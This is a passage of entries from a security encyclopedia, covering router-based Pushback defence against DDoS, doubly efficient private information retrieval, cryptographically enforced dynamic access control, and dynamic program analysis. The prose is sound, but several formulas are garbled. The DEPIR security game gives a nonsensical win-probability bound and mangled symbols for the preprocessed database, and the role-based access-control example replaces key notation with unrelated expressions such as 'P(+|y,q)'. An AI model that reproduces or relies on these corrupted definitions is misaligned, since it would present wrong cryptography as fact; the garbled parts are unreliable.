links leading up to that site are shown, along with where the attack traffic is coming from. In general, no matter how large an attack, the oncoming traffic will not be uniformly distributed; the number of machines in the Internet is much much larger than even the largest “bot-net” observed. This non-uniformity is shown the Fig. 1 by showing most of the attack traffic coming from the left-hand-side of the network. Because attack traffic does not obey end-to-end congestion control rules, it starves legitimate connections, which observe the congestion and back off. In our example, the access link (8-T) is completely congested; chances are that only attack traffic is flowing through it. Note that even though there is no attack traffic coming down routers 4 and 7, these routers will not be contributing any legitimate traffic either: any flows toward T that may have existed before the attack started will have starved and completely backed off. While non-access links in the Internet tend to be over-provisioned and rarely congested, a large enough attack may congest some of them, for example, some transoceanic link running close to capacity. In our example, the link 2–5 is congested. As a result, traffic completely unrelated to the target under attack, for example, traffic flowing along the path 2-5-9, also suffers. This “collateral damage” to transit Internet Service Providers was originally though to be enough of an incentive for them to collaborate on providing a solution.



DoS Pushback, Fig. 1 A DDoS attack in progress

The key insight behind Pushback is this: *if a router has a congested outgoing link, some of the traffic it receives from its incoming links will be discarded; if it could tell its upstream routers which traffic to discard, then the original router would not have to discard it itself*. The question the becomes, of course, *how* to characterize this "bad" traffic—no "evil bit" (Bellovin 2003) is set in the incoming packets. The concept of a *traffic aggregate* (Mahajan et al. 2002) emerges naturally: what do packets that get dropped at the outgoing congested link 8-T have in common? Usually, some combination of actual destination IP address, packet length, protocol, and even range of source addresses can succinctly describe the attack traffic. We examine the dropped packets because in conditions of sustained attacks, they are the same as the attack traffic. Thus the *traffic aggregate* becomes an approximation for the common characteristics of the attack traffic.

Now, once router 8 has determined the *traffic aggregate* responsible for congestion on the link 8-T, it can identify that such traffic is coming in through links 5–8 and 6–8, but not 7–8. It knows how much traffic, in bits per second, it will be dropping on the link 8-T, and thus signals routers 5 and 6 to throttle such traffic themselves—there is no reason why 5 and 6 should send router 8 the attack traffic if it, in turn, will simply discard it. This signaling involves a simple protocol whereby a router tells its upstream(s) which traffic aggregates to throttle, and by how much. When router 5 (and 6) get this message, they will start dropping packets belonging to the traffic aggregate that would be going out over link 5–8 (and 6–8). They, in turn, can signal *their* upstreams to throttle traffic, and so on. Note, in addition, that when router 2 starts throttling attack traffic over link 2–5, congestion on that link will be alleviated automatically. The recursion terminates when enough routers have been reached that the individual contributions from their upstreams are below some configured minimum. Periodically, the routers participating in a Pushback operation reexamine their drop queues; if the attack appears to have subsided, they remove the rate-limiting filters.

Open Problems

Discussion

Pushback generated a fair amount of interested when first proposed, and while it looks elegant on paper, it is not deployable in any realistic manner.

It provides no advantage to an early adopter, hence no single ISP wanted to be the first to use it. It also requires hardware and software support on routers, and unless ISPs asked for it, equipment vendors would have no reason to add such a feature. Even if such functionality were to somehow appear in equipment, operational issues (such as ISPs not trusting each other not to use Pushback to alter the traffic ratio between them, and thus the basis for peering agreements) that would have made adoption by providers very unlikely. The fundamental idea, that of finding a characteristic of just the attack traffic and filtering at a network's edges, is one of the main ways modern anti-DDoS systems work.

Recommended Reading

Bellovin S (2003) The security flag in the IPv4 header. RFC 3514, Internet Engineering Task Force, April

Ioannidis J, Bellovin SM (2002) Implementing pushback: router-based defense against DDoS attacks. In: Proceedings of Internet society symposium on network and distributed system security, San Diego, pp 6–8

Mahajan R, Bellovin SM, Floyd S, Ioannidis J, Paxson V, Shenker S (2002) Controlling high bandwidth aggregates in the network. Comput Commun Rev 32(3):62–73

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1479

Doubly Efficient Private Information Retrieval

Justin Holmgren[68] ✉
(68) NTT Research, Berkeley, CA, USA

✉ **Justin Holmgren**
Email: justin.holmgren@ntt-research.com

Definitions

A doubly efficient private information retrieval (DEPIR) protocol allows a client to query a database on a remote server with strong privacy and efficiency properties. Namely, the client's query must remain hidden from the server, and both the client and server must run in time that is sublinear with the size of the database after a one-time preprocessing phase.

Background

Beimel et al. (2004) observed that one inherent inefficiency of private information retrieval schemes (servers must run in at least linear time) can potentially be mitigated by shifting all of this work into a one-time preprocessing phase. They focused on *multi-server* private information retrieval, in which a database is hosted on multiple non-colluding servers. They gave examples of protocols in which, after preprocessing, the server running time was $o(n)$ per query (where n is the database size).

The subsequent works of Boyle et al. (2017) and Canetti et al. (2017) concurrently studied the single-server setting.

Theory

Formal Definition

A DEPIR scheme is a tuple of algorithms (ProcessDB, Query, Respond, Decode) satisfying the following properties:

Syntax

- ProcessDB takes a database $D \in \{0, 1\}^N$ and outputs a "querying key" qk and a preprocessed database $\tilde{D}$.
- Query takes qk and an address $i \in [N]$ and outputs a "decoding key" dk and a query q.
- Respond takes q and is given oracle access to $\tilde{D}$ and computes a response a.
- Decode takes dk and a and outputs a bit b or the symbol $\perp$.

Correctness

When all algorithms are invoked as above, Decode must output the ith bit $D[i]$ of D.

Double Efficiency

Both Query and Respond must run in time $o(N)$.

Security

The security of a DEPIR protocol involves several requirements and is formalized via the real-ideal simulation paradigm. There are several definitional variants, but in the most basic notion the ideal functionality describes a protocol for a client outsourcing a database to a malicious server which should learn only the *size* of a database and should at worst cause queries to fail with an error.

Formally, security requires that for all p.p.t. interactive algorithms $\mathscr{A}$, there must be a p.p.t. interactive simulator $\mathscr{S}$ such that $\mathscr{A}$ has negligible (in N) advantage in distinguishing whether it is in a "real execution" or a "simulated execution" with $\mathscr{S}$, defined as follows:

In a *real execution*:

1. $\mathscr{A}$ outputs a database $D \in \{0,1\}^N$ and in return is given $\tilde{D}$, sampled as $(\mathsf{qk}, \tilde{D}) \leftarrow \mathsf{ProcessDB}(D)$.

2. $\mathscr{A}$ outputs an address $i \in [N]$ and in return is given q, sampled as (dk, q) $\leftarrow \mathsf{Query}(\mathsf{qk}, i)$.

3. $\mathscr{A}$ outputs a and in return is given $b \leftarrow \mathsf{Decode}(\mathsf{dk}, a)$

4. $\mathscr{A}$ may choose to repeat from step 2 as many times as desired.

In a *simulated execution*, $\mathscr{A}$ interacts with a p.p.t. interactive algorithm $\mathscr{S}$ as follows:

1. $\mathscr{A}$ outputs a database $D \in \{0,1\}^N$ and is given $\tilde{D} \leftarrow \mathscr{S}(1^N)$.

2. $\mathscr{A}$ outputs an index $i \in [N]$ and is given $q \leftarrow \mathscr{S}()$.

3. $\mathscr{A}$ outputs a and is given $D[i]$ if $\mathscr{S}(a) = \mathtt{ok}$ and $\perp$ otherwise.

4. $\mathscr{A}$ may choose to repeat from step 2 as many times as desired.

Definitional Variants

Public Client

One weakness of the above definition is that querying a database requires a secret querying key (which if made public could compromise privacy). This motivates a notion of DEPIR with a *public* querying key that anybody can use. This variant of DEPIR is called *public client* DEPIR.

This variant can be formalized by giving qk to $\mathscr{A}$ in step 1 of both the real and simulated executions (in the simulated execution, qk is generated jointly with $\tilde{D}$ by $\mathscr{S}$).

Malicious Preprocessing Security

A subtly different variant of DEPIR is required in scenarios where the database to be accessed is provided by a (potentially malicious) server rather than a client. In such scenarios, we are no longer concerned with hiding the database from the server, but we want to ensure privacy and

correctness of a client's queries even when the client uses a maliciously generated query key.

Unfortunately there is no way to succinctly commit a malicious server to a fixed database with universally composable security. One way to formalize a notion of security in this setting is to first modify the syntax of DEPIR by adding an algorithm KeyGen that on input 1^N outputs a processing key pk of length $o(N)$, which is subsequently used as an additional input to ProcessDB and Query. Correctness is defined as before, but security is defined by requiring that all p.p.t. algorithms $\mathscr{A}$ win the following game with probability at most $z = \Phi_{y,a}^{-1}(z')$:

1. $\mathscr{A}$ is given a processing key $\mathsf{pk} \leftarrow \mathsf{KeyGen}(1^N)$.
2. $\mathscr{A}$ outputs a query key qk.
3. A referee chooses a uniformly random bit $b \leftarrow \{0, 1\}$.
4. $\mathscr{A}$ outputs two indices $i_0, i_1 \in [N]$ and in return is given q, sampled as $(\mathsf{dk}, q) \leftarrow \mathsf{Query}(\mathsf{pk}, \mathsf{qk}, i_b)$.
5. $\mathscr{A}$ may repeat step 4 as many times as desired.
6. $\mathscr{A}$ outputs a guess $b' \in \{0, 1\}$ and is said to win if $b' = b$.

Transparent Preprocessing

One way to strengthen the requirements of public client DEPIR is to require security for the client to hold even when an adversary is given the randomness used to produce the querying key. Formally, one modifies the definition by giving the randomness r used to generate $(\mathsf{qk}, \tilde{D})$ to $\mathscr{A}$ in step 1 of both the real and simulated executions (in the simulated execution, r is generated jointly with $(\mathsf{qk}, \tilde{D})$ by $\mathscr{S}$). We call this *transparent DEPIR*.

Candidate Constructions

Boyle et al. (2017) and Canetti et al. (2017) proposed a class of secret-key DEPIR candidates based on the local decodability of Reed-Muller codes. In their schemes, the server is given a version $|/$ of the database D that has been processed as follows:

1. D is encoded using a Reed-Muller code with appropriate parameters.

2. Every entry of the resulting codeword is then encrypted with an encryption scheme (Enc, Dec) under a key k.

3. The entries are then shuffled by a pseudorandom permutation $\pi : [\hat{N}] \to [\hat{N}]$, where α'_i is the number of entries.

The client retains a querying key consisting of k, π and a Merkle hash of $|/$. At a high level, querying an index i is done by composing the Reed-Muller code's local decoding algorithm with π and $\mathsf{Dec}(k, \cdot)$ and checking the authenticity of each of the server's responses.

Boyle et al. (2017) and Canetti et al. (2017) conjectured that this scheme and several variants are secure secret-key DEPIR schemes as well as provide some cryptanalysis to justify the conjecture.

Open Problems and Future Directions

It is an open problem to:

- devise a candidate keyless DEPIR scheme;
- devise a public-key DEPIR scheme that does not rely on general-purpose circuit obfuscation;
- devise a secret-key DEPIR scheme whose security can be established from a standard cryptographic assumption, such as the hardness of factoring or the learning with errors (LWE) problem.

Cross-References

Private Information Retrieval
Private Information Retrieval with Preprocessing
Single-Server Private Information Retrieval

References

Beimel A, Ishai Y, Malkin T (2004) Reducing the servers' computation in private information retrieval: PIR with preprocessing. J Cryptology 17(2):125–151. https://doi.org/10.1007/s00145-004-0134-y
[MathSciNet]

Boyle E, Ishai Y, Pass R, Wootters M (2017) Can we access a database both locally and privately? In: Kalai Y, Reyzin L (eds) Theory of cryptography – 15th international conference, TCC 2017, Baltimore, 12–15 Nov 2017, Proceedings, Part II. Springer, Lecture notes in computer science, vol 10678, pp 662–693. https://doi.org/10.1007/978-3-319-70503-3_22

Canetti R, Holmgren J, Richelson S (2017) Towards doubly efficient private information retrieval. In: Kalai Y, Reyzin L (eds) Theory of cryptography – 15th international conference, TCC 2017, Baltimore, 12–15 Nov 2017, Proceedings, Part II. Springer, Lecture notes in computer science, vol 10678, pp 694–726. https://doi.org/10.1007/978-3-319-70503-3_23

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300292

DPA

Differential Power Analysis

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300293

Duplication

Masking Countermeasure

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1452

Dynamic Access Control Using Identity-Based Encryption

William C. Garrison III[69] ✉ and Adam J. Lee[69] ✉
(69) Department of Computer Science, University of Pittsburgh, Pittsburgh, PA, USA

✉ **William C. Garrison III (Corresponding author)**
Email: bill@cs.pitt.edu

✉ **Adam J. Lee**
Email: adamlee@cs.pitt.edu

Synonyms

Cryptographically enforced dynamic access control; Practical revocation in cryptographic access control; Private-key constructions for dynamic access control


Definition

Access control describes the process of restricting the set of resources (*objects*) that some requesting entity (*subject*) is permitted to access. The information stored by an access control system for the purposes of making access decisions is referred to as the *protection state* of the access control system. While simple at its core, the modeling and analysis of access control systems is complicated when this protection state is *dynamic*: i.e., when policies can be altered by administrative users or when subjects and objects can be added to or removed from the system. As we will discuss, the state transitions induced by dynamism can add substantial complexity to

both formal analyses of access control systems and the efficient enforcement of access controls using cryptographic constructions.

Background

Let us consider the enforcement of access controls using cryptographic constructions, in order to reduce the trust that must be placed in a software-based gatekeeper that otherwise makes all access decisions (e.g., a cloud storage provider). Assume that the service provider is *honest-but-curious*: it is trusted to carry out the protocols correctly but will try to eavesdrop passively on the file contents. In essence, one can prevent this eavesdropping by encrypting files and distributing file keys only to those subjects that should be granted access (compared to *capability-based* access control systems). To grant access to multiple users at once, and simplify distribution of file keys, we can share multiple copies of the file key, one encrypted to each permitted user (see Fig. 1a). When the need arises to revoke one of the users' access, though, we must consider that this user may still have a copy of the file key. This may not be an issue in the short term (since they may also have cached a copy of the file itself) but will certainly be undesirable as the file contents change. To revoke more thoroughly, we must rekey the file: generate a new key, decrypt and re-encrypt the file, and distribute the new key to all remaining permitted users (see Fig. 1b). At first glance, this may seem like a satisfactory solution. Unfortunately, many issues present themselves upon closer inspection.



Dynamic Access Control Using Identity-Based Encryption, Fig. 1 Cryptographically sharing a file using hybrid cryptography. (**a**) Sharing with two users. (**b**) Sharing with one user, after a revocation

First, note that most deployed access control systems are much more expressive than our simple example construction, which grants access to files individually. Consider the classical role-based access control (RBAC) scheme, which relies on a level of indirection (*roles*) to reduce the administrative overheads of granting multiple permissions that are often assigned together (e.g., access to the files associated with some job function). In RBAC, subjects are assigned to roles, and permissions over objects are granted to roles. Subject *s* is granted access to file *f* if and only if there exists a role *r* such that *s* is assigned to *r* and access to *f* is granted to *r*. Consider the convenience of using roles as another level of *cryptographic* indirection, much like we already use to distribute file keys. For instance, generate an IBE key per role. For each file, f_i, granted to roles r_1, …, r_k, we can share f_i's file key, $\mathbb{F}_{q^m}$, with each of the roles ($P(+|y,q)$, where K_{r_i} is a public key for role r_i), and share copies of the role keys with each user ($y \in (\mathbb{Z}_N^*)^2$ for subject *u*, if *u* is a member of r_i). This allows convenience when granting many permissions at once: adding a user to a role can be modeled by providing them with a single private key, granting a permission to a role can be accomplished by adding another copy of its file key, etc. These ideas generalize naturally to more expressive forms of private-key encryption, such as ABE, PE, etc.

Now, imagine an RBAC protection state with many subjects, roles, and files, including many assignments between them. Removing one subject, *s*, from a single role, *r*, could have many effects: *s* should lose access to all files, f_i, that were granted via *r* (note, however, that these files might also be granted to *s* via some other role r'). Similarly, revoking a single file, *f*, from role, *r*, will cause any subject *s* assigned to *r* to lose access to *f* (again, unless they have access through another role). As we can see, one small change in the protection state can change the result to many access queries. In fact, this is one of the most significant features of RBAC compared to simpler access control systems and one that is almost entirely ignored when evaluating cryptographic constructions for enforcing RBAC unless dynamism is explicitly considered.

Regarding the choice of cryptosystem, note that using entirely symmetric-key cryptography is untenable due to key distribution issues. Using IBE to distribute file keys (perhaps indirectly via role keys) is convenient, but using entirely private-key cryptography (including for

encrypting files) is similarly impractical due to efficiency concerns. Thus, realistic constructions require the use of *hybrid cryptography*, with files encrypted using per-file symmetric keys, and these file keys are then encrypted for distribution using IBE (or other public-key cryptosystem). These additional details complicate both security analysis and implementation.

Next, consider the RBAC revocation scenarios presented above, recalling that revoking access to an encrypted resource is typically accomplished by *rekeying*: decrypting the file, re-encrypting with a new key, and distributing the new key to the remaining permitted subjects. This operation can be especially burdensome in the scenarios described above, as a single state transition (revocation of a role from a subject or a permission from a role) can cause many files to be rekeyed at once. If the service provider is not trusted to view file contents (usually the case when cryptographic constructions are used), naive constructions would also require that an administrator download each file, rekey, and re-upload a new ciphertext. Such complications affect both analysis and efficiency. Regarding the former, consider proving that a cryptographic construction never reveals a file's contents to any subject except those who would have access under a gatekeeper-enforced RBAC and the complexity of making such an argument when adversaries can cache keys from previously granted permissions. Regarding the latter, consider that a single "action" could require hundreds of files to be downloaded, decrypted, re-encrypted to new keys, and re-uploaded, all before distributing new keys to potentially many still-authorized users. We will now look at each of these tasks and their feasibility with practical cryptographic constructions used to enforce dynamic access control.

Security Analysis

Much work has been done in proving that an implementation of an access control system—perhaps cryptographic, perhaps using another access control system—is correct (i.e., it allows all accesses permitted by the policy that it is enforcing) and secure (i.e., it denies all accesses prohibited by the policy that it is enforcing). One approach for this type of analysis is a *simulation-based* one, where one access control system, *S*, is shown to be more expressive than another, *T*, if *S* can simulate each state, query, and

transition in *T*. There are numerous forms that such a simulation can take (Garrison and Lee, 2015), and the approach has been successfully extended to access control enforced by cryptographic constructions (Garrison et al., 2016).

An alternate approach borrows from the proof techniques typically used in the cryptographic literature, using the concept of multiplayer games assessing an adversary's ability to circumvent the controls imposed by the system. Ferrara et al. (2013) point out that, "few of the existing cryptographic access-control schemes come with precise guarantees, and the gap between the policy specification and the implementation being analyzed only informally, if at all." They thus define a cryptographic game where the adversary attempts to create a scenario in which they have access to a file, *f*, even though the RBAC policy being enforced symbolically would not allow such an access. Specifically, Ferrara et al. presented a cryptographic construction to enforce RBAC access controls faithfully. Intuitively, their proof imagines an adversary who can be given access to any role at any time, except for those that can access a target file, *f*. Then, viewing leaked (encrypted) files from the service provider, the adversary must guess whether the ciphertext file *f* represents plaintext file f_0 or f_1 (of the same length). If the adversary is unable to succeed (more often than chance), then the construction is said to have securely enforced the RBAC policy: despite being able to manipulate their own role membership nearly arbitrarily, the adversary is unable to exploit this to gain a permission that the underlying policy would not permit.

Proofs of either form can seem straightforward, perhaps even obvious, once observed. Showing that a construction that *symbolically* enforces a policy also *computationally* enforces it may seem an unnecessary step. However, it is extremely important that such proofs are written regarding cryptographic enforcement, without which no concrete guarantees can be made. Ferrara et al. argue that, "[In order] to present a rigorous approach to the analysis of cryptographic enforcement of access control…a formal definition of computational enforcement of a policy is an important (if not the most important) part." A similar point is made by Garrison et al. (2016) when tying changes in the symbolic access control policy to changes in the computational feasibility of recovering a plaintext. Consider, for example, the following subtle scenario. An adversary joins, and then leaves, role *r*, which is granted no permissions. The user temporarily gains the role key for

r, but since it is not used to encrypt symmetric keys for any files, this may seem harmless (notably, naive constructions may choose not to rekey anything, since no permissions were lost). However, later, if access to a file is granted to *r*, a copy of its file key will *then* be encrypted to role *r*, and the adversary may use a cached copy of the role key to access the file. Thus, a secure implementation must rekey role *r* even when doing so is seemingly free of effects (i.e., does not protect any current resources).

Despite the significant effort of both works, however, it becomes apparent that there is much to be done in proving the security of *practical* cryptographic constructions for enforcing *dynamic* access control. Note that the construction presented by Ferrara et al. (2013) does not utilize hybrid cryptography, modeling a system where files are encrypted using (expensive) private-key cryptography (specifically, predicate encryption as a generalization of attribute-based encryption). As we have discussed, this is crucial to practical implementation, as PE is infeasible for most scenarios with large files. Adding this additional level of indirection would no doubt complicate an already fragile proof.

Furthermore, rekeying is done in the naive way: to generate a new role key, a new role is effectively created (e.g., with a sequence number added to the name) and the new key is distributed to all remaining members. More principled solutions for revocation in modern private-key encryption have been proposed, including those using broadcast encryption (e.g., Park et al., 2015) and key homomorphism (e.g., Wang et al., 2016). Each adds additional complexity and security assumptions and would necessitate substantial further work to prove security to the level of rigor presented by Ferrara et al. (2013) and Garrison and Lee (2015). In fact, more practical (i.e., efficient) constructions, such as that presented by Qi and Zheng (2019), assume a significant weakening of the system model compared to that used in the aforementioned works, in that any single user can reveal a single key to the provider and allow the latter to read all files. Such subtle issues are indicative of the more wide-reaching requirement that cryptographic constructions are formally proved to enforce the desired policy, *within the precise desired threat model*.

Efficiency

In addition to the correctness and security of cryptographically enforced access controls, it is also important to consider the efficiency of these constructions. While protection of static states is straightforward, the previous section showed that much care must be taken to correctly enforce cryptographic access controls in an evolving, dynamic system. One example, presented by Garrison et al. (2016), attempts to quantify the costs of revocation within a cryptographically enforced RBAC system. Unlike Ferrara et al. (2013), which focused on proving security and largely ignored efficiency, Garrison et al. made many security concessions in an effort to provide a very conservative view of the costs of using these types of cryptographic access control constructions. Hybrid cryptography was utilized, with identity-based encryption (or, alternately, standard public-key encryption) used to encrypt per-file symmetric keys. Lazy revocation allowed a re-encryption to be deferred to the next write (which is not a vulnerability if it is assuming that a motivated attacker caches the files to which they have access).

Regardless of these concessions, the costs (in terms of the number of private-key encryptions and other metrics) of deploying such a construction were found to be intractable for most organizations. In a realistic scenario, for instance, revoking a single user from a single role could incur a cost of hundreds to thousands of IBE (or similar) encryptions (to distribute new "role keys"), with dozens to hundreds of files being marked for re-encryption. It was also necessary to trust the reference monitor to enforce write permissions (i.e., refuse to save a new version of a file uploaded by a user without the relevant access permission), an assumption also made by Ferrara et al. (2013) and Qi and Zheng (2019). An alternative is identified that allows reading users to verify a write themselves, which requires only that the service provider can timestamp writes reliably. However, as with the additional efficiency tricks discussed above in *Security Analysis*, this adds complexity to any security analysis of the construction and modifies the system model in a nontrivial way. Using onion encryption layers (Qi and Zheng, 2019) further improves efficiency by offloading re-encryption to the provider but also modifies the threat model as noted above.

Open Problems and Future Directions

The biggest open question in this space revolves around making cryptographic access control enforcement constructions more efficient without sacrificing the formally proved security of the existing constructions. Several primitives are discussed above in *Security Analysis* that may help, but none have been included in a full security proof a la (Ferrara et al., 2013; Garrison et al., 2016), nor have they been evaluated for absolute efficiency relative to the alternatives. We note that primitives for broadcast encryption presented up to now incur a variety of additional costs relative to other cryptosystems. For instance, depending on the scheme, the length of broadcast updates, key sizes, and/or the sizes of other data components can grow as the number of users increases. Similarly, implementations of key homomorphism thus far are dependent on the problem of Learning with Errors, leaving it an open question whether such primitives are possible with more standard assumptions. Interestingly, recent work has explored the implementation of efficient FE systems by leveraging trusted hardware primitives while also establishing formal foundations for these types of constructions (Fisch et al., 2017). However, the literature currently lacks a cryptographically enforced dynamic access control system that is both practical and formally proven to be correct and secure.

Cross-References

Access Control Policies, Models, and Mechanisms
Attribute-Based Access Control
Broadcast Encryption
Identity-Based Encryption
Proxy Re-encryption
User Revocation in Identity-Based Encryption and Attribute-Based Encryption

References

Ferrara AL, Fuchsbauer G, Warinschi B (2013) Cryptographically enforced RBAC. In: 2013 IEEE 26th Computer Security Foundations Symposium, pp 115–129. https://doi.org/10.1109/CSF.2013.15

Fisch B, Vinayagamurthy D, Boneh D, Gorbunov S (2017) Iron: functional encryption using Intel SGX. In: Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications

Security, CCS'17. Association for Computing Machinery, New York, pp 765–782. https://doi.org/10.1145/3133956.3134106

Garrison WC, Lee AJ (2015) Decomposing, comparing, and synthesizing access control expressiveness simulations. In: 2015 IEEE 28th Computer Security Foundations Symposium, pp 18–32. https://doi.org/10.1109/CSF.2015.9

Garrison WC, Shull A, Myers S, Lee AJ (2016) On the practicality of cryptographically enforcing dynamic access control policies in the cloud. In: 2016 IEEE Symposium on Security and Privacy (SP), pp 819–838. https://doi.org/10.1109/SP.2016.54

Park S, Lee K, Lee DH (2015) New constructions of revocable identity-based encryption from multilinear maps. IEEE Trans Inf Forensics Secur 10(8):1564–1577. https://doi.org/10.1109/TIFS.2015.2419180

Qi S, Zheng Y (2019) Crypt-DAC: cryptographically enforced dynamic access control in the cloud. IEEE Trans Dependable Secure Comput 1–1. https://doi.org/10.1109/TDSC.2019.2908164

Wang F, Mickens J, Zeldovich N, Vaikuntanathan V (2016) Sieve: cryptographically enforced access control for user data in untrusted clouds. In: 13th USENIX Symposium on Networked Systems Design and Implementation (NSDI 16). USENIX Association, Santa Clara, pp 611–626. https://www.usenix.org/c onference/nsdi16/technical-sessions/presentation/wang- frank

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_836

Dynamic Analysis

Mihai Christodorescu[70] ✉ and Vinod Ganapathy[71] ✉
(70) IBM T.J. Watson Research Center, Hawthorne, NY, USA
(71) Department of Computer Science, Rutgers, The State University of New Jersey, Piscataway, NJ, USA

✉ **Mihai Christodorescu (Corresponding author)**
Email: mihai@us.ibm.com

✉ **Vinod Ganapathy**
Email: vinodg@cs.rutgers.edu

Synonyms

Dynamic program analysis; Runtime analysis


Definition

Dynamic analysis refers to the broad class of techniques that make inferences about a program by observing its runtime execution behavior.

Theory

Program analysis techniques can broadly be classified as *static* or *dynamic*. Whereas static analysis techniques attempt to make inferences about program behavior without ever executing the program, dynamic analysis techniques typically make inferences by observing the execution of the program on several inputs.

Dynamic analysis tools are typically structured as shown in Fig. 1. The program under observation is executed using several test inputs, and its execution is monitored by an agent called the *observer*. The *analysis* agent consumes the output of the observer to make inferences about program behavior. The observer can be implemented in several ways: by compiling the program with library that interposes on instructions of interest; by dynamically instrumenting the program; or by running the program within a specialized execution environment, such as a modified operating system, a virtual machine monitor, or a system emulator. The analysis component can also be implemented as an *online* agent, which processes the output of the observer as the program executes, or as an *offline* agent, which processes the traces logged by the observer.



Dynamic Analysis, Fig. 1 Schematic overview of dynamic analysis tools

As a simple example, consider a dynamic analysis that aims to study the patterns of system calls issued by a user-space program. The observer for such an analysis could be implemented as an operating system module that logs all the traps issued by the program (and the corresponding program counters) in a file, while the analysis component could be implemented as an offline user-space program that studies this log to infer a context-free grammar of system calls issued by the program.

As is standard in program analysis, the quality of the results produced a dynamic analysis algorithm can be evaluated based upon *soundness* and *completeness*. Informally, a program analysis is sound if the results of the analysis are consistent with the actual behavior of the program. It is complete if the analysis is able to infer all the behaviors of interest of the program.

Dynamic program analysis tools typically (though not always) fare well on soundness. This is because they can observe the actual execution of the program when making inferences about its behavior. However, the completeness of dynamic analysis depends critically on the completeness of the inputs used to execute the program. It is well known that finding a set of inputs that exercise a sufficient portion of the program’s state space is

challenging; as a consequence, dynamic analysis tools rarely give any guarantees of completeness. Finally, dynamic analysis tools can often impose a performance penalty on the runtime execution of the program being observed. As a result, several optimizations may need to be incorporated to observe the behavior of a deployed program.

Applications

Because of their soundness, dynamic analysis has found many uses in bug finding and program understanding. The most common applications of dynamic analysis are software debugging and software profiling. Debugging is commonly not automated, requiring a human expert (usually the software developer himself) to drive the debugging procedure by defining the points where the programs should stop and by inspecting the program state to ensure its correctness. Profiling on the other hand collects runtime performance data in an automated fashion (using an observer agent either external to the program or inlined into the program). After the perfomance data is collected, a human expert uses an analysis agent to identify program components that impact performance negatively. Recent techniques, such as delta debugging (Hildebrandt and Zeller 2002), attempt to automate the debugging process in order to reduce the time needed to identify the causes of a program failure.

Security research has found these applications from the software engineering domain to be of good use because the soundness guarantees of dynamic analysis adapt well to the constraints of the security domain. First, enforcement of security properties is naturally done during program execution (e.g., access control) and thus dynamic analysis can form the basis of many security-enforcement mechanisms. Second, many security properties (e.g., complete mediation) are quite complex to express and statically verify as a program property, and thus easier to enforce dynamically. Third, security analysis and enforcement often has to be done on binary programs, for which no source code is available (e.g., in the case of malware). Dynamic analysis is well suited for binary executables.

Host-based intrusion detection systems (HIDSs) are one application of dynamic analysis, in which the observable behavior of a program is constrained within some security-relevant bounds. A HIDS will collect execution events such as system calls and then match them against a

specification of valid execution (Wagner and Dean 2001). A HIDS can collect additional information such as stack information or program variables (Feng et al. 2003; Baliga et al. 2008) and can use complex languages to specify valid-execution conditions (Giffin et al. 2005). These specifications can be created also using dynamic analysis to learn finite-state automata (Sekar et al. 2001), program invariants (Baliga et al. 2008), or dependency graphs (Christodorescu et al. 2007) that capture the security-relevant aspects of a program.

Retrofitting security into legacy programs is a significant problem as security enforcement mechanisms are introduced. In particular, a program needs to be updated so that all accesses to security-sensitive resources are mediated by a newly introduced reference monitor. The key observation that accesses to security-sensitive resources are associated with observable behaviors and thus can be automatically mined from differences between executable traces lead to effective techniques for retrofitting large legacy code bases (e.g., the X11 window system) to interact with new reference monitors (e.g., SELinux) (Ganapathy et al. 2006).

Dynamic analysis has found applications also in the malware domain, where source code is not available and the programs are purposefully written to be hard to analyze. Techniques to deal with obfuscated programs by unpacking or decrypting them (Martignoni et al. 2007) and by exploring the space of potential behaviors in the program (Moser et al. 2007; Comparetti et al. 2010) rely on dynamic analysis to obtain precise execution data useful in identifying hidden malicious code.

The incompleteness of dynamic analysis is a major challenge to security applications that build on it, because verifying the security of individual executions impedes reasoning about the security of the program as a whole. Several techniques exist, some (Moser et al. 2007) based on the concolic testing (Godefroid et al. 2005), others on analyzing diverse executions triggered by many users (Liblit 2004), but incompleteness of dynamic analysis remains an open problem for security applications.

Cross-References

Dynamic Malware Analysis
Malware Detection
Static Analysis

Recommended Reading

